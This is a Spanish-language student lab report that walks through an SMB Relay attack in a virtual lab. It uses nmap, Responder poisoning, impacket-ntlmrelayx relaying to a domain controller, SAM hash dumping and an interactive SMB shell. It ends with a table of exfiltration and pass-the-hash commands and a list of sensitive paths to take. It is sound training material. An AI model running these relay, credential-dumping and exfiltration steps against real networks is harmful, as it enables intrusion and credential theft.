

## **Curso de Especialización**

### **Ciberseguridad en las TIC**

---

#### **Actividad 15. Movimiento lateral - Ataque SMB Relay.**

---

## Objetivos

---

- Realizar un ataque RMB Relay

## Resumen

---

**Autora:** Marina del Pilar López Oliva

**Marzo-Abril 2026**

**IES Camp de Morvedre**

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



## Revisión

---

| Revisión | Fecha      | Descripción               |
|----------|------------|---------------------------|
| 1.0      | 02/04/2026 | Documentación del ataque. |

## Índice de Contenidos

|                                                                                                                  |   |
|------------------------------------------------------------------------------------------------------------------|---|
| 1. Análisis de vulnerabilidades para comprobar que la opción “SMB not signing required” está activa.....         | 4 |
| 2. Utiliza las herramientas “Responder” e “Impacket-ntlmrelayx” para realizar el ataque.....                     | 4 |
| 3. Realiza de nuevo el ataque para obtener la SAM del equipo atacado. Muestra las capturas correspondientes..... | 4 |
| 4. Cambia a las carpetas ADMIN\$ y C\$, mostrando que podrías exfiltrar datos.....                               | 5 |

## 1. Análisis de vulnerabilidades para comprobar que la opción “SMB not signing required” está activa

En primer lugar, se realiza un escaneo de la red para identificar los equipos activos y comprobar la configuración de SMB signing.

```
L$ nmap -sn 192.168.11.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 13:01 -0400
Nmap scan report for 192.168.11.100
Host is up (0.00022s latency).
MAC Address: 08:00:27:58:57:38 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.11.110
Host is up (0.00040s latency).
MAC Address: 08:00:27:76:2F:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.11.200
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 12.01 seconds
```

**Figura 1.** Escaneo de red para identificar equipos activos.

Se identifican dos equipos activos además del atacante, el 192.168.11.100 y el 192.168.11.110.

Una vez identificados los equipos, se comprueba su vulnerabilidad al ataque SMB Relay mediante el script smb2-security-mode de Nmap.

```
L$ nmap --script smb2-security-mode -p445 192.168.11.100 192.168.11.110
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 14:53 -0400
Nmap scan report for 192.168.11.100
Host is up (0.00027s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:58:57:38 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|_ 3 1 1:
|_   Message signing enabled but not required

Nmap scan report for 192.168.11.110
Host is up (0.00029s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:76:2F:3F (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|_ 3 1 1:
|_   Message signing enabled but not required

Nmap done: 2 IP addresses (2 hosts up) scanned in 4.23 seconds
```

**Figura 2.** Comprobación de SMB signing en los equipos objetivo.

En la figura anterior se observa que ambos equipos tienen la configuración Message signing enabled but not required, lo que indica que son vulnerables al ataque.

Como se puede apreciar, inicialmente el Windows Server 2019 tenía la protección activada. Para que el ataque sea posible, se debe deshabilitar desde PowerShell en el servidor.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Administrador> Get-SmbServerConfiguration | select RequireSecuritySignatura, EnableSMB2Protocol

RequireSecuritySignatura EnableSMB2Protocol
-----
                        True

PS C:\Users\Administrador> Set-SmbServerConfiguration -RequireSecuritySignature $false -Force
PS C:\Users\Administrador> Get-SmbServerConfiguration | select RequireSecuritySignatura, EnableSMB2Protocol

RequireSecuritySignatura EnableSMB2Protocol
-----
                        True

PS C:\Users\Administrador> Get-SmbServerConfiguration | select RequireSecuritySignature, EnableSMB2Protocol

RequireSecuritySignature EnableSMB2Protocol
-----
                False                True
```

**Figura 3.** Deshabilitación de SMB signing requerido en el Windows Server.


El archivo targets.txt debe contener únicamente la IP del servidor target y no la IP de la máquina que va a ser víctima.

```
GNU nano 8.7.1 targets.txt *
192.168.11.100
```

**Figura 4.** Contenido del archivo de targets para el ataque.

## 2. Utiliza las herramientas “Responder” e “Impacket-ntlmrelayx” para realizar el ataque

Para que el ataque funcione correctamente, es necesario desactivar los servidores SMB y HTTP en Responder, ya que estos serán gestionados por ntlmrelayx.



```
GNU nano 8.7.1 /etc/responder/Responder.conf
[Responder Core]


; Poisoners to start
MDNS = On
LLMNR = On
NBTNS = On

#IPv6 conf:
DHCPv6 = Off

; Servers to start
SMB = Off
QUIC = On
RDP = On
RPC = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
TMAP = On
HTTP = Off
HTTPS = Off
DNS = On
LDAP = On
DCERPC = On
WINRM = Off
SNMP = On
```

**Figura 5.** Configuración de Responder con SMB y HTTP desactivados.

A continuación, se inicia Responder en una terminal. Este servicio se encargará de envenenar las peticiones LLMNR y NBT-NS.



```
(kali@kali)~$ sudo responder -I eth0 -dwv

[*] Tips jar:
USDt → 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
BTC → bc1q9360jedhhmps5vp13u05vyg4jryrl52dmazz49

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
DHCPv6 [OFF]
```

**Figura 6.** Inicio de Responder a la espera de conexiones.

En otra terminal, se inicia ntlmrelayx, que se encargará de retransmitir las credenciales capturadas hacia el target.


```
[kali@kali:~]$ sudo impacket-ntlmrelayx -tf targets.txt -smb2support -i --no-rpc-server
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Multirelay enabled

[*] Servers started, waiting for connections
```

**Figura 7.** Inicio de ntlmrelayx a la espera de conexiones.

Desde la máquina víctima (Windows 10), se provoca una resolución de nombre inventado en el Explorador de archivos.



**Figura 8.** Intento de conexión desde la víctima a un recurso inexistente.

En la terminal de Responder se observa cómo se ha envenenado la petición.

```
[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to 192.168.11.110 for name CEREZO (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.11.110 for name CEREZO (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.11.110 for name CEREZO (service: Domain Master Browser)
[*] [*MDNS] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras.local
[*] [*MDNS] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras.local
[*] [*MDNS] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras.local
[*] [*LLMNR] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras
[*] [*MDNS] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras.local
[*] [*LLMNR] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras
[*] [*LLMNR] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras
[*] [*LLMNR] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras
[*] [*MDNS] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras.local
[*] [*LLMNR] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras
[*] [*LLMNR] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras
[*] [*MDNS] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras.local
[*] [*MDNS] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras.local
[*] [*MDNS] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras.local
[*] [*LLMNR] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras
[*] [*MDNS] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras.local
[*] [*LLMNR] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras
[*] [*LLMNR] Poisoned answer sent to fe80::7d84:c403:b12b:ddc6 for name gatitosmorsasyfocasnegras
[*] [*LLMNR] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras
[*] [*MDNS] Poisoned answer sent to 192.168.11.110 for name gatitosmorsasyfocasnegras.local
```

**Figura 9.** Responder mostrando el envenenamiento (Poisoned answer).


Además, si se configura Responder temporalmente con SMB activado, se pueden capturar los hashes NTLMv2 de los usuarios.

[illegible]

**Figura 10.** Captura del hash NTLMv2 del usuario pepe en Responder.



Con esto activado de nuevo, cuando se acceda se pide las credenciales de la víctima.



**Figura 11.** Introducción de las credenciales de pepe.

En la terminal de ntlmrelayx se confirma que el ataque ha sido exitoso.

```
Servers started, waiting for connections
(SMB): Received connection from CEREZO/pepe at W10-1, connection will be relayed after re-authentication

(SMB): Connection from CEREZO/PEPE@192.168.11.110 controlled, attacking target smb://192.168.11.100
(SMB): Authenticating connection from CEREZO/PEPE@192.168.11.110 against smb://192.168.11.100 SUCCEED [1]
smb://CEREZO/PEPE@192.168.11.100 [1] → Started interactive SMB client shell via TCP on 127.0.0.1:11000
All targets processed!
(SMB): Connection from CEREZO/PEPE@192.168.11.110 controlled, but there are no more targets left!
(SMB): Received connection from CEREZO/pepe at W10-1, connection will be relayed after re-authentication
(SMB): Received connection from CEREZO/pepe at W10-1, connection will be relayed after re-authentication
All targets processed!
(SMB): Connection from CEREZO/PEPE@192.168.11.110 controlled, but there are no more targets left!
```

**Figura 12.** ntlmrelayx confirmando autenticación exitosa contra el target.


Una vez establecida la sesión, se puede acceder al shell interactivo SMB desde otra terminal.

```
(kali㉿kali)-[~]
$ nc 127.0.0.1 11000
Type help for list of commands
#
```

**Figura 13.** Conexión al shell interactivo en el puerto 11000.

### 3. Realiza de nuevo el ataque para obtener la SAM del equipo atacado. Muestra las capturas correspondientes.

Para volcar los hashes SAM del target, se ejecuta ntlmrelayx sin el modo interactivo (-i), de modo que automáticamente intente extraer las credenciales.




```
(kali@kali)~$ sudo impacket-ntlmrelayx -tf targets.txt -smb2support --no-rpc-server
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Multirelay enabled

[*] Servers started, waiting for connections
```

**Figura 14.** Ejecución ntlmrelayx sin el modo interactivo.

Cuando un usuario con privilegios de administrador (como Administrador) se conecta, se obtiene el volcado de la SAM.



```
[*] (SMB): Received connection from CEREZO/Administrador at W10-1, connection will be relayed after re-authentication
[*] (SMB): Connection from CEREZO/ADMINISTRADOR@192.168.11.110 controlled, attacking target smb://192.168.11.100
[*] (SMB): Authenticating connection from CEREZO/ADMINISTRADOR@192.168.11.110 against smb://192.168.11.100 SUCCEED [1]
[*] All targets processed!
[*] (SMB): Connection from CEREZO/ADMINISTRADOR@192.168.11.110 controlled, but there are no more targets left!
[*] smb://CEREZO/ADMINISTRADOR@192.168.11.100 [1] → Service RemoteRegistry is in stopped state
[*] smb://CEREZO/ADMINISTRADOR@192.168.11.100 [1] → Starting service RemoteRegistry
[*] (SMB): Received connection from CEREZO/Administrador at W10-1, connection will be relayed after re-authentication
[*] smb://CEREZO/ADMINISTRADOR@192.168.11.100 [1] → Target system bootKey: 0xcfab4572c1a322889ffa37298b4776e1
[*] smb://CEREZO/ADMINISTRADOR@192.168.11.100 [1] → Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] (SMB): Received connection from CEREZO/Administrador at W10-1, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from CEREZO/ADMINISTRADOR@192.168.11.110 controlled, but there are no more targets left!
Administrador:500:aad3b435b51404eeaad3b435b51404ee:33cf826cf7c7e002306b1bf7d09a26f0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] smb://CEREZO/ADMINISTRADOR@192.168.11.100 [1] → Done dumping SAM hashes for host: 192.168.11.100
[*] smb://CEREZO/ADMINISTRADOR@192.168.11.100 [1] → Stopping service RemoteRegistry
```

**Figura 15.** Volcado de los hashes SAM del Windows Server.

#### 4. Cambia a las carpetas ADMIN\$ y C\$, mostrando que podrías exfiltrar datos.

Desde el shell interactivo se puede acceder tanto a ADMIN\$ (que corresponde a C:\Windows) como a C\$ (raíz del sistema).

```
(kali㉿kali)-[~]
$ nc 127.0.0.1 11000
Type help for list of commands
# share
*** Unknown syntax: share
# shares
ADMIN$
C$
IPC$
NETLOGON
RecursoCompartido
SYSVOL
# ADMIN$
*** Unknown syntax: ADMIN$
# use ADMIN$
# ls
drw-rw-rw-    0 Thu Feb 18 04:13:44 2021 .
drw-rw-rw-    0 Thu Feb 18 04:13:44 2021 ..
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 ADFS
drw-rw-rw-    0 Thu Feb 18 04:12:01 2021 ADWS
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 appcompat
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 apppatch
drw-rw-rw-    0 Thu Feb 18 03:18:11 2021 AppReadiness
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 assembly
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 bcastdvr
-rw-rw-rw- 78848 Thu Feb 18 03:07:53 2021 bfsvc.exe
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Boot
-rw-rw-rw- 67584 Thu Apr  2 15:10:16 2026 bootstat.dat
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Branding
drw-rw-rw-    0 Thu Feb 18 04:15:24 2021 CbsTemp
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Containers
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Cursors
drw-rw-rw-    0 Thu Mar 26 12:11:40 2026 debug
-rw-rw-rw- 232960 Thu Feb 18 03:07:53 2021 DfsrAdmin.exe
-rw-rw-rw- 1315 Thu Feb 18 03:07:53 2021 DfsrAdmin.exe.config
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 diagnostics
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 DigitalLocker
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Downloaded Program Files
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 drivers
-rw-rw-rw- 1947 Thu Feb 18 03:11:31 2021 DtcInstall.log
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 ELAMBKUP
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 en-US
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 es-ES
-rw-rw-rw- 4353016 Thu Feb 18 03:09:12 2021 explorer.exe
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Fonts
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Globalization
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 Help
-rw-rw-rw- 1071616 Thu Feb 18 03:09:11 2021 HelpPane.exe
-rw-rw-rw- 18432 Thu Feb 18 03:09:11 2021 hh.exe
```

**Figura 16.** Exploración del recurso ADMIN\$ (C:\Windows).

```
# use C$
# ls
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 $Recycle.Bin
drw-rw-rw-    0 Thu Feb 18 03:11:55 2021 Archivos de programa
drw-rw-rw-    0 Thu Feb 18 03:11:55 2021 Documents and Settings
-rw-rw-rw- 738197504 Thu Mar 26 12:11:26 2026 pagefile.sys
drw-rw-rw-    0 Thu Feb 18 03:10:06 2021 PerfLogs
drw-rw-rw-    0 Thu Feb 18 03:15:00 2021 Program Files
drw-rw-rw-    0 Thu Feb 18 03:13:32 2021 Program Files (x86)
drw-rw-rw-    0 Thu Feb 18 04:17:19 2021 ProgramData
drw-rw-rw-    0 Thu Feb 18 03:11:57 2021 Recovery
drw-rw-rw-    0 Fri Feb  4 06:15:01 2022 RecursoCompartido
drw-rw-rw-    0 Thu Feb  3 07:44:53 2022 System Volume Information
drw-rw-rw-    0 Thu Feb 18 03:13:25 2021 Users
drw-rw-rw-    0 Thu Feb 18 04:13:44 2021 Windows
#
```

**Figura 17.** Exploración del recurso C\$ (raíz del sistema).

Una vez se tiene acceso a los recursos compartidos del target, existen múltiples métodos para filtrar información sensible.

| Método                         | Descripción                                                                                                                                                                            |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| get                            | Desde el propio shell SMB, se puede descargar cualquier archivo con el comando get "ruta\archivo".                                                                                     |
| smbclient                      | Utilizando smbclient a través de proxychains con los hashes obtenidos:<br>proxychains smbclient<br>//192.168.11.100/C\$ -U<br>"CEREZO/Administrador" --pw-nt-hash<br>--password=<hash> |
| Creación de recurso compartido | Desde el shell: mkdir C:\temp_exfil y<br>net share exfil=C:\temp_exfil<br>/GRANT:Everyone,FULL para luego acceder desde la máquina atacante                                            |
| impacket-smbexec               | Obtener una shell completa:<br>impacket-smbexec<br>CEREZO/Administrador@192.168.11.100<br>-no-pass (si se tiene el hash)                                                               |

#### Datos sensibles a exfiltrar:

- C\$\Users\\*\Desktop\ – Archivos del escritorio de los usuarios

- C\$\Users\\*\Documents\ – Documentos personales
- ADMIN\$\System32\config\ – Hives del registro (SAM, SECURITY)
- C\$\inetpub\wwwroot\ – Configuración de servidores web

El ataque SMB Relay ha permitido, partiendo de un usuario sin privilegios (pepe en Windows 10), obtener acceso administrativo al controlador de dominio (Windows Server 2019), volcar sus hashes SAM y explorar todo el sistema de archivos. Esto demuestra el grave riesgo que supone tener la opción "SMB signing not required" activada en entornos de Active Directory.